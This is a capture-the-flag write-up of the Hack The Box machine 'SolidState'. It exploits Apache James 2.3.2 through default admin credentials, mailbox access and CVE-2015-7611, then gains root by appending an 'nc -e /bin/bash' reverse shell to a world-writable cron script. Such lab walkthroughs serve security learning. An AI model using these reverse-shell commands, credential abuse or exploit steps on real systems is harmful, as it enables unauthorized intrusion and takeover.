
SOLIDSTATE


Enumeration -

As an initial step of enumeration, used **Nmap** tool to scan for open ports and services on the machine.



```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp   open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
80/tcp   open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp  open  pop3?
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
119/tcp  open  nntp?
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
4555/tcp open  rsip?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The above results show that there is a website hosted on port 80 and also a SMTP server being hosted on one of them with SMTP and POP3 ports being opened.



Solid State Security
501 E. Pratt St
Baltimore, MD 21202


(555) 555-5555

webadmin@solid-state-security.com

The initial enumeration of the website exposed the web-admin email id.


The **Gobuster** results did not provide any information of the sub-directories on the web server.

Hence stated enumeration on SMTP port by initially scanning for any exposed user details on the SMTP server.




```
┌──(kali㉿kali)-[~/HTB/Solidstate]
└─$ nmap -p 25 --script=smtp-enum-users 10.129.86.14 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-16 17:05 EDT
Nmap scan report for 10.129.86.14
Host is up (0.014s latency).

PORT   STATE SERVICE
25/tcp open  smtp
| smtp-enum-users:
|_  root
```

With root user being available on the user’s list, checked online for default credentials of a Apache James SMTP software and used to same to check if it works.



```
┌──(kali㉿kali)-[~/HTB/Solidstate]
└─$ telnet 10.129.86.14 4555
Trying 10.129.86.14...
Connected to 10.129.86.14.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
[redacted]
Password:
[redacted]
Welcome root. HELP for a list of commands
```

Voila! We are successfully logged in to the Administration portal of the Apache James Server.




```
listusers
Existing accounts 6
user: james
user: ../../../../../../../../etc/bash_completion.d
user: thomas
user: john
user: mindy
user: mailadmin
setpassword mindy password
Password for mindy reset
```

As the next step, researched more on the Apache James Server and found an interesting article explaining how to exploit the server (https://vk9-sec.com/apache-james-server-2-3-2-cve-2015-7611/)


Followed the article and change the password of the user- mindy.

Once changed, used the same to access the mailbox of mindy via Telnet.



```
┌──(kali㉿kali)-[~/HTB/Solidstate]
└─$ telnet 10.129.86.14 110
Trying 10.129.86.14...
Connected to 10.129.86.14.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER mindy
+OK
PASS password
+OK Welcome mindy
LIST
+OK 2 1945
1 1109
2 836
.
```


With proper access, we were able to read the mails received to Mindy which revealed SSH credentials of user Mindy.



```
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,


Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: [redacted]

Respectfully,
James
```


Initial Foothold

Next Step was to login to Mindy’s SSH session and try to exploit further.



```
┌──(kali㉿kali)-[~/HTB/Solidstate]
└─$ ssh mindy@10.129.86.14 22
mindy@10.129.86.14's password:
rbash: 22: command not found

┌──(kali㉿kali)-[~/HTB/Solidstate]
└─$ ssh mindy@10.129.86.14
mindy@10.129.86.14's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
mindy@solidstate:~$ ls
```

As logged in, we could see that the user has minimal privileges to the SSH session and can only use – **ls,cat and env** command in the session.




```
mindy@solidstate:~$ cd ..
-rbash: cd: restricted
mindy@solidstate:~$ sudo -l
-rbash: sudo: command not found
mindy@solidstate:~$ █
```

According to CVE 2015-7611 and referring to above article, it also shows how to further exploit the vulnerability.

Since we have access to the mailbox, we will be creating a mail which will be sent from mindy’s account to the newly created user as the part of above exploitation.

The new email which will be sent will have a one-liner reverse shell pointing to our local machine.


The email will be sent but the reverse shell will only be triggered once user mindy will log into her account which can be done by our end since we have access to mindy’s SSH credentials.



```
┌──(kali㉿kali)-[~/HTB/Solidstate]
└─$ python2 35513.py 10.129.86.14
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
```


All the above steps explained above can be automated by directly using the exploit – 35513.py script. As metioned above, the payload will be triggered once the user logs in.

Hence logging in to SSH service shows as below -



```
: No such file or directory
-rbash: connect: Connection refused
-rbash: /dev/tcp/10.10.14.53/4567: Connection refused
-rbash: $'\r': command not found
-rbash: @team.pl>
Message-ID: <28841150.5.1655425730606.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../../../etc/bash_completion.d@localhost
Received: from 10.10.14.53 ([10.10.14.53])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 798
          for <../../../../../../../../etc/bash_completion.d@localhost>;
          Thu, 16 Jun 2022 20:28:00 -0400 (EDT)
Date: Thu, 16 Jun 2022 20:28:00 -0400 (EDT)
From: team@team.pl

: No such file or directory
```


Simultaneously opened up a listener on the same port gets us with the reverse shell.



```
┌──(kali㉿kali)-[~/HTB/Solidstate]
└─$ nc -lvnp 7890
listening on [any] 7890 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.86.14] 57678
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ 
```


Privilege Escalation

Started enumerating the machine reveals that there is a **tmp.py** file which is controlled by **root** privileges but has write access to all the users.




```
total 16
drwxr-xr-x  3 root root 4096 Aug 22  2017 .
drwxr-xr-x 22 root root 4096 May 27 11:11 ..
drwxr-xr-x 11 root root 4096 Apr 26  2021 james-2.3.2
-rwxrwxrwx  1 root root   22 Jun 16 21:31 tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ 
```

The tmp.py file has the below code which is automatically deleting the files in the /tmp folder every time as a cronjob.




```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
     os.system('rm -r /tmp/* ')
except:
     sys.exit()
```

Hence edited the file in a way to get another reverse shell onto our local machine as shown be



```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ echo "os.system('/bin/nc -e /bin/bash 10.10.14.53 7757')" >> tmp.py
echo "os.system('/bin/nc -e /bin/bash 10.10.14.53 7757')" >> tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ 
```

After editing the file and waiting for the cronjob to run gave a root shell on to our local machine and finally getting access to the root.txt file and get the root flag.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 7757
listening on [any] 7757 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.86.14] 59342
id
uid=0(root) gid=0(root) groups=0(root)
```